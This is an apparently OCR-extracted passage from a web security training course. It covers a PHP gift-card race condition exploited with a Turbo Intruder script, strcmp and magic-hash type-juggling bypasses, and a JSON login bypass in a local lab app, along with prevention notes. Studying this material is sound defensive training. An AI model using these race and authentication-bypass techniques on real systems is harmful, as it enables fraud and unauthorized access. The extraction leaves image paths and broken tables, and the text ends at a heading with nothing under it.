    $new_balance = $user['balance'] + $gift_card_balance;
    update_user_balance($username, $new_balance);

    // invalidate code
    invalidate_gift_card($code);

    return "Successfully redeemed gift card. Your new balance is: " .
$new_balance . '$';
}
```

At a high-level abstraction, the function works as follows:

- Check if the code is valid and fetch the balance from the database
- Return if the code is invalid
- Fetch the user's current balance from the database and add the gift card's balance
- Update the user's balance
- Invalidate the code

The code assumes synchronous actions since there are no locks or other mechanisms that would prevent race conditions. To illustrate this, let us consider what happens if the same HTTP request redeeming the code is sent two times in quick succession and different web server threads handle these requests. The two threads will simultaneously execute the `redeem_gift_card` function with the same code. If both threads pass the `check_gift_card_balance` function before the other thread invalidates the code and one of the threads fetches the user's balance after the other thread has already updated the user's balance, the same gift card code will be applied twice, such that the balance is increased twice with the same code. This is a classical `TOCTOU` scenario since the gift card balance is checked before it is used (invalidated).

To illustrate this further, have a look at the following sequence of events consisting of the important steps of the `redeem_gift_card` function for both threads for a 10$ gift card:

Thread 1	Thread 2
`redeem_gift_card("htb-stdnt", 7204884880747967)`	-
`check_gift_card_balance(7204884880747967)`	-
`fetch_user_data("htb-stdnt")`	-
`update_user_balance("htb-stdnt", 10$)`	-

Thread 1	Thread 2
-	`redeem_gift_card("htb-stdnt", 7204884880747967)`
-	`check_gift_card_balance(720488488`
-	`fetch_user_data("htb-stdnt")`
-	`update_user_balance("htb-stdnt",`
`invalidate_gift_card(7204884880747967)`	-
-	`invalidate_gift_card(720488488074`

Due to multithreading, the two functions are executed simultaneously, making the above sequence of events possible. The timing needs to be just right so the first thread does not invalidate the code when the second thread checks its validity. Thus, exploitation of race conditions may require many attempts to get the timing right. In this case, we can exploit the race condition to apply the same gift card code multiple times to increase our balance.

Debugging the Application Locally

We need to run the web application on a multi-threaded server to test our assumption about the race condition vulnerability. Thus, we cannot use PHP's built-in single-threaded web server. For a simple deployment option, we can use `Docker`. Since the source code comes with a `Dockerfile`, we can simply build the docker container and subsequently run it using the following commands:

```
docker build -t race_condition .
docker run -p 8000:80 race_condition

 * Starting MySQL database server mysqld
   ...done.
 * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully
qualified domain name, using 172.17.0.2. Set the 'ServerName' directive
globally to suppress this message
 *
```

Afterward, we can access the web application at `http://localhost:8000`. Before jumping straight into the exploitation of the race condition, we first need to discuss how PHP handles session files and applies file locks since that significantly influences our exploit.

Exploitation

PHP Session Files and File Locks

Without going into too much detail, PHP stores the session information in session files on the web server's filesystem. As such, during the execution of PHP files, the web server needs to read and write to these files. To ensure that no undefined or unsafe state is reached, PHP uses `file locks` on session files whenever the session_start function is used to prevent multiple file writes at the same time due to multithreading. File locks are implemented on the operating system level, ensuring that only a single thread can access the file at any time. If a second thread attempts to access a file while another file holds the file lock, the second process has to wait until the first thread is finished. Thus, simultaneous file accesses are prevented. These file locks are held until the end of the PHP file, i.e., until the response is sent or until the session_write_close function is called.


Therefore, these file locks indirectly prevent the exploitation of race conditions if session variables are used in the vulnerable PHP file. The race condition is only accessible after logging in, so session variables are used. If we attempt to send multiple requests using the same PHP session, the file locks will prevent simultaneous execution. Thus, threads must wait for the file locks before execution, effectively resulting in a single-thread scenario. This prevents any exploitation of a race condition vulnerability.

So how do we solve this problem? We can simply use different sessions in our exploit. Suppose we log in many times and record the session IDs. In that case, we can assign each request in our exploit different session IDs, meaning each thread accesses a different session file, and there is no need to wait for file locks, making simultaneous execution viable. Let us explore how to exploit the race condition above.

Burp Turbo Intruder


We will use the Burp extension `Turbo Intruder` to exploit the race condition. It can be installed in Burp by going to `Extensions > BApp Store` and installing the `Turbo Intruder` extension.

In the first step, we must generate multiple valid session IDs to avoid running into the file lock issue described above. To do so, we can send the login request to Burp Repeater, send it about `5` times, and take note of the five different `PHPSESSID` cookies:




To exploit the race condition, we will buy a gift card, intercept the request to redeem the code and drop it so it is not redeemed on the backend. We can then send the request to redeem

the code to `Turbo Intruder` from Burp's HTTP history:



This opens the request in a Burp Turbo Intruder window. From the drop-down menu in the middle of the window, we will select the `examples/race.py` script:



Note: This script does not exist in the latest version of Turbo Intruder. If you are already familiar with Turbo Intruder, feel free to use any other script as a baseline and adjust it to your needs. Otherwise, you can find the `race.py` script in the Turbo Intruder GitHub repository here. You can simply copy and paste it into the Turbo Intruder window and continue from there.

The turbo intruder window consists of two main parts: the HTTP request at the top and the exploit script at the bottom. The script at the bottom is written in Python, and we can modify it according to our needs. Turbo Intruder inserts a payload into the request wherever a `%s` is specified. In our case, we need to add different session cookies to the requests to avoid running into the file lock issue. Therefore, we will modify the request at the top by replacing the session cookie with the value `%s` such that the corresponding line looks like this:


```
<SNIP>
Cookie: PHPSESSID=%s
<SNIP>
```

Here is the final request:

Now we have to specify the payload, which is the second parameter of the `engine.queue` function call. Thus, we modify the exploit script to look like this by inserting the valid session cookies we obtained in the previous step:

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    # the 'gate' argument blocks the final byte of each request until
openGate is invoked
    for sess in ["p5b2nr48govua1ieljfdecppjg",
"48ncr9hc1rjm361fp7h17110ar", "0411kdhfmca5uqiappmc3trgcg",
"m3qv0d1qu7omrtm2rooivr7lc4", "onerh3j83jopd5ul8scjaf14rr"]:
        engine.queue(target.req, sess, gate='race1')

    # wait until every 'race1' tagged request is ready
    # then send the final byte of each request
    # (this method is non-blocking, just like queue)
    engine.openGate('race1')

    engine.complete(timeout=60)

def handleResponse(req, interesting):
    table.add(req)
```

Finally, we can start the attack by clicking the `Attack` button at the bottom of the Turbo Intruder window. After a few seconds, we can stop the attack and look at our balance by refreshing the browser window. If the attack was successful, we should have successfully redeemed the same code multiple times, increasing our balance by more than `10$`:



Turbo Intruder is highly customizable since we can adjust the Python script according to our needs. For more details, check out the Turbo Intruder documentation. We can also use Turbo Intruder to send multiple different requests if the race condition involves different endpoints. The `examples/test.py` script is a good starting point to see how additional requests can be queued within the Python code. Alternatively, we can write our own custom Python script to exploit the race condition.

Prevention & Patching

Now that we have seen how to exploit race condition vulnerabilities let us discuss how to prevent them. Since race conditions can arise in different contexts, prevention depends on the concrete vulnerability. For instance, if the race condition arises due to simultaneous file accesses, it can be prevented by implementing file locks similar to the PHP session file locks. In our case, the race condition exists because of simultaneous database accesses from multiple threads. To prevent this, we need to implement `SQL locks`. They work similarly to file locks. There are `READ` locks which allow the current session to read the table but not write to it. Other sessions are still allowed read access to the table but write access is prevented. Furthermore, there are `WRITE` locks that allow the current session read and write access to the table and prevent all access to the table by other sessions. Thus, our race condition can be prevented by obtaining a `WRITE` lock on the `users` table since the user's balance is updated and a `WRITE` lock on the `active_gift_cards` table since the gift card code is removed. We can achieve this by executing the following SQL query:

```
LOCK TABLES active_gift_cards WRITE, users WRITE;
```

After the code has been redeemed, we can release the locks by executing the following query:

```
UNLOCK TABLES;
```

This prevents simultaneous access to the database by multiple threads, thus preventing the race condition vulnerability. For more details, check out the SQL documentation on locks

here.

Introduction to Type Juggling

In PHP, type juggling is an internal behavior that results in the conversion of variables to other data types in certain contexts, such as comparisons. While this is not inherently a security vulnerability, it can result in unexpected or undesired outcomes, resulting in security vulnerabilities depending on the concrete web application.

PHP Loose vs. Strict Comparisons

Different from other programming languages, PHP supports two different types of comparisons: `loose comparisons`, which are done with two equal signs (`==`), and `strict comparisons`, which are done with three equal signs (`===`). A loose comparison compares two values after type juggling, while a strict comparison compares two values and their data type. As an example, consider the following code snippet:


```
$a = 42;
$b = "42";

// loose comparison
if ($a == $b) { echo "Loose Comparison";}

// strict comparison
if ($a === $b) { echo "Strict Comparison";}
```

We have two variables, an integer `42` and a string `"42"`. The loose comparison results in type juggling, which converts the variable `b` to the number `42`. Afterward, the values are compared such that the comparison evaluates to `true` and the string `"Loose Comparison"` is printed. On the other hand, the strict comparison also compares the data types. Since `a` is an integer and `b` is a string, the comparison is evaluated to `false`, and the string `"Strict Comparison"` is `not` printed.

The behavior of type juggling in a comparison context is documented here. Here are some important cases:

Operand 1	Operand 2	Behavior
`string`	`string`	Numerical or lexical comparison
`null`	`string`	Convert `null` to `""`

Operand 1	Operand 2	Behavior
`null`	anything but `string`	Convert both sides to `bool`
`bool`	anything	Convert both sides to `bool`
`int`	`string`	Convert `string` to `int`
`float`	`string`	Convert `string` to `float`

For example, consider the comparison `1 == "1HelloWorld"` which evaluates to `true`. Since the first operand is an `int` and the second operand is a `string`, PHP converts the string to an integer. When converting `"1HelloWorld"` to an integer, the result is `1`. Thus, the comparison evaluates to true after type juggling.

A potentially even more odd example is the result of `min(-1, null, 1)`, which is `null`. The function `min` computes the minimum of the provided arguments and returns it. To do so, the function compares the different arguments. When evaluating `null < 1`, both sides are converted to booleans. The integer `1` is converted to `true` while `null` is converted to `false`. It holds that `false < true`. Furthermore, the same methodology is applied when evaluating `null < -1`. The integer `-1` is also converted to `true`. Thus, overall it holds that `null < 1` and `null < -1`. Thus, `null` is the minimum of the provided arguments.

As a final example, let us consider the comparison `"00" == "0e123"`. Intuitively, this comparison should evaluate to `false` since the arguments are both strings, and the strings are obviously different. This is a special case in which PHP executes a numerical comparison of the two strings, leading to a conversion to numbers. The `e` in the second argument is the scientific notation for floats, as we can see here. When both arguments are converted to numbers, the result is `0` for both sides. Thus, PHP evaluates the comparison as `true`.

Note: PHP only compares two strings numerically if both strings are of a valid number format.

Now let us have a look at the full behavior of a loose comparison which can be found here:

	`true`	`false`	`1`	`0`	`-1`	`"1"`	`"0"`	`"-1"`	`null`	`[]`	`"p`
`true`	✓	✗	✓	✗	✓	✓	✗	✓	✗	✗	✓
`false`	✗	✓	✗	✓	✗	✗	✓	✗	✓	✓	✗
`1`	✓	✗	✓	✗	✗	✓	✗	✗	✗	✗	✗
`0`	✗	✓	✗	✓	✗	✗	✓	✗	✓	✗	✓ PH 8.(
`-1`	✓	✗	✗	✗	✓	✗	✗	✓	✗	✗	✗
`"1"`	✓	✗	✓	✗	✗	✓	✗	✗	✗	✗	✗

	`true`	`false`	`1`	`0`	`-1`	`"1"`	`"0"`	`"-1"`	`null`	`[]`	`"p`
`"0"`	✗	✓	✗	✓	✗	✗	✓	✗	✗	✗	✗
`"-1"`	✓	✗	✗	✗	✓	✗	✗	✓	✗	✗	✗
`null`	✗	✓	✗	✓	✗	✗	✗	✗	✓	✓	✗
`[]`	✗	✓	✗	✗	✗	✗	✗	✗	✓	✓	✗
`"php"`	✓	✗	✗	✓ (< PHP 8.0.0)	✗	✗	✗	✗	✗	✗	✓
`""`	✗	✓	✗	✓ (< PHP 8.0.0)	✗	✗	✗	✗	✓	✗	✗

As we can see, the behavior of type juggling was changed in PHP 8.0.0. Notably, the comparison `0 == "php"` evaluates to `true` in prior PHP versions, while this was changed to `false` in PHP 8.0.0.

On the other hand, the same table for a strict comparison looks like this:

	`true`	`false`	`1`	`0`	`-1`	`"1"`	`"0"`	`"-1"`	`null`	`[]`	`"pl`
`true`	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
`false`	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗
`1`	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗
`0`	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗
`-1`	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗
`"1"`	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗
`"0"`	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗
`"-1"`	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗
`null`	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗
`[]`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗
`"php"`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓
`""`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗

We can see that there is no type juggling for strict comparisons, and the comparison only evaluates to true if both operands share the same data type and are equal.

Other Programming Languages

While we focus on PHP here, the concept of type juggling also exists in other programming languages. For example, JavaScript implements loose and strict comparisons, similar to PHP. For more details, check out this page.

Just like in PHP, type juggling is executed during loose comparisons. However, this is not as lenient as it is in PHP. For instance, the comparison `"0" == "0e1"` evaluates to `false` in JavaScript since both arguments are treated as strings. However, the comparison `0 == "0e1"` evaluates to `true` due to type juggling.

Authentication Bypass

Now that we have discussed what type juggling is and under which conditions it is performed, let us explore how it can lead to an unexpected outcome of a comparison that can result in an authentication bypass.

Background

Before analyzing our sample web application, let us establish how type juggling can lead to an authentication bypass in PHP.

Strcmp Bypass

As a first simple example, let us consider the following code snippet:

```
$admin_pw = "P@ssw0rd!";

if(isset($_POST['pw'])){
    if(strcmp($_POST['pw'], $admin_pw) == 0){
        // successfully authenticated
        <SNIP>
    } else {
        // invalid credentials
        <SNIP>
    }
}
```

The function strcmp returns `0` if the two compared strings are equal. How can we bypass this authentication check without knowing the admin password? If we supply a variable of the data type `array`, the function `strcmp` returns `null`, resulting in the comparison `null == 0`, which is `true` after type juggling. We can send an array as a POST variable by sending a request like this:

```
POST / HTTP/1.1
Host: typejuggling.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

pw[]=pwn
```

Note: The behavior of `strcmp` was changed in PHP 8.0.0 to throw an error if any argument is not a string. Thus, the bypass only works in PHP versions prior to 8.0.0.

Magic Hashes


In a more realistic scenario, the password is hashed before the comparison, resulting in the comparison of two variables of the data type `string`. Consider the following code snippet:

```
$hashed_password =
'0e662986943592075960865588435439595188356911683703790690853013337';

if(isset($_POST['pw']) and is_string($_POST['pw'])){
    if(hash('sha256', $_POST['pw']) == $hashed_password){
        // successfully authenticated
        <SNIP>
    } else {
        // invalid credentials
        <SNIP>
    }
}
```



Our provided password is hashed using SHA-256 and loosely compared to the hashed admin password. If we look at the correct password hash, we can see that it starts with a `0e` followed by only numbers. As discussed in the previous section, PHP will compare two strings numerically if both can be treated as numbers. Since the hashed password is of a valid number format (in this case, the scientific float notation is equal to `0`), we simply need to provide a password for which the hash follows the same format. These hash values are called `magic hashes`. Luckily for us, there are pre-compiled lists of values that result in such magic hashes, for example, here is a collection on GitHub. Selecting SHA-256, we can see that the password `34250003024812` results in the hash `0e462890320380659161396210390858837734138209919207062996950513332`, which follows the correct format for our bypass. PHP then compares the two hashes numerically, converting both strings to the number `0` and thus evaluating the comparison to `true` such that we successfully bypass authentication.

Code Review - Identifying the Vulnerability


Now that we discussed how type juggling could lead to an authentication bypass, let us jump into our sample web application:



Logging in with the provided credentials for the user `htb-stdnt`, we can see that we are unauthorized to access the post-login page:



Looking at the network traffic, we can see that the web application sends our login data in JSON format, which is interesting for a PHP web application:



Let us investigate the login logic in the provided PHP code in `index.php`:

```php
<?php
    require_once ('config.php');
    session_start();

    // parse json body
```

```
    $json = file_get_contents('php://input');
    $data = json_decode($json, true);

    // check login
    if(isset($data['username']) and isset($data['password'])){
     $user = get_user($data['username']);

     if($user) {
         // check password
         if ($data['password'] == $user['password']){
             $_SESSION['username'] = $data['username'];
             $_SESSION['loggedin'] = True;
             echo "Success";
             exit;
         }
     }
     echo "Fail";
     exit;
}

?>
```

Furthermore, we have the following PHP code in `profile.php`:

```
<?php
    require_once ('config.php');
    session_start();

    if (!$_SESSION['loggedin']) {
     header('Location: login.php');
     exit;
    }

    $content = "Unauthorized!";
    // allow access to all our admin users
    if(strpos($_SESSION['username'], 'admin') != false) {
     $content = get_admin_info();
    }
?>
```

Analyzing the source code, we see two loose comparisons leading to potentially unexpected cases of type juggling. The first is in the password check in `index.php`, and the second is in the username check in `profile.php`. The username check grants access to all users containing the string `admin` in the username. Since we cannot change our username, there is no way to bypass this check easily.

Debugging the Application Locally

To debug the web application locally, we need to install the PHP Debug VS Code extension. Afterward, we can open the file `index.php` in VS Code, click `Debug and Run`, and select the PHP Debugger. However, doing so results in an error message. In the debug console, we can see the following error:

```
PHP Fatal error: Uncaught mysqli_sql_exception: Connection refused in
src/config.php:8 Stack trace: #0 src/config.php(8):
mysqli_connect('127.0.0.1', 'db', Object(SensitiveParameterValue), 'db')
#1 src/index.php(2): require_once('...') #2 {main} thrown in
src/config.php on line 8

Fatal error: Uncaught mysqli_sql_exception: Connection refused in
src/config.php:8 Stack trace: #0 src/config.php(8):
mysqli_connect('127.0.0.1', 'db', Object(SensitiveParameterValue), 'db')
#1 src/index.php(2): require_once('...') #2 {main} thrown in
src/config.php on line 8
```


Looking at the file `config.php` referenced in the error message it contains the following code:

```
<?php

$servername="127.0.0.1";
$dbusername="db";
$password="db-password";
$dBName="db";

$conn = mysqli_connect($servername, $dbusername, $password, $dBName);
```

The web application attempts to connect to a MySQL instance on localhost, which is currently not running. Instead of installing a MySQL server on our local machine, we can use a MySQL Docker container. To match the parameters provided in `config.php`, we can start the docker container using the following parameters:

```
docker run -p 3306:3306 -e MYSQL_USER='db' -e MYSQL_PASSWORD='db-password'
-e MYSQL_DATABASE='db' -e MYSQL_ROOT_PASSWORD='db' mysql
```

This creates a new MySQL server with the credentials given in `config.php`. However, the database is empty. So, let us create a `users` table with a dummy user. To do so, we need to

create a file called `db.sql` with the following contents:

```
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `username` varchar(256) NOT NULL,
  `password` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

#htb-stdnt:Academy_student!
INSERT INTO `users` (`id`, `username`, `password`) VALUES
(1, "htb-stdnt",
"44891a5fc2dad49eab817badff4cb98adec418e43e6c6cb39984f8d090c6b0c4");
```

Afterward, kill the docker container we started previously and start a new one with the following command from the directory containing the `db.sql` file:


```
docker run -p 3306:3306 -e MYSQL_USER='db' -e MYSQL_PASSWORD='db-password'
-e MYSQL_DATABASE='db' -e MYSQL_ROOT_PASSWORD='db' --mount
type=bind,source="$(pwd)/db.sql",target=/docker-entrypoint-initdb.d/db.sql
mysql
```


Afterward, we can run the web application using PHP's built-in web server by clicking on `Create new launch.json` and selecting the `Launch Built-in web server` debugger in the drop-down menu on the left. Then, we can access the web application at the URL printed in the debug console.

Note: Keep in mind that the behavior of type juggling differs depending on the PHP version. Thus, we need to ensure that our local PHP version matches the PHP version used by the target web server.

Exploitation

Since the web application supports JSON parameters, we are not limited to the data type `string`, enabling us to bypass the authentication check due to type juggling. The password is not hashed, thus, we can provide any data type to the comparison. Looking back at the table in the previous section, we can see that the comparison `0 == "php"` evaluates to `true` in PHP versions before 8.0.0. Thus, if we provide the number `0` as the password and it is compared to the admin user's password, we can bypass the authentication check due to type juggling:



Since we are now logged in as the `admin` user, we can access the post-login page.

Prevention & Patching

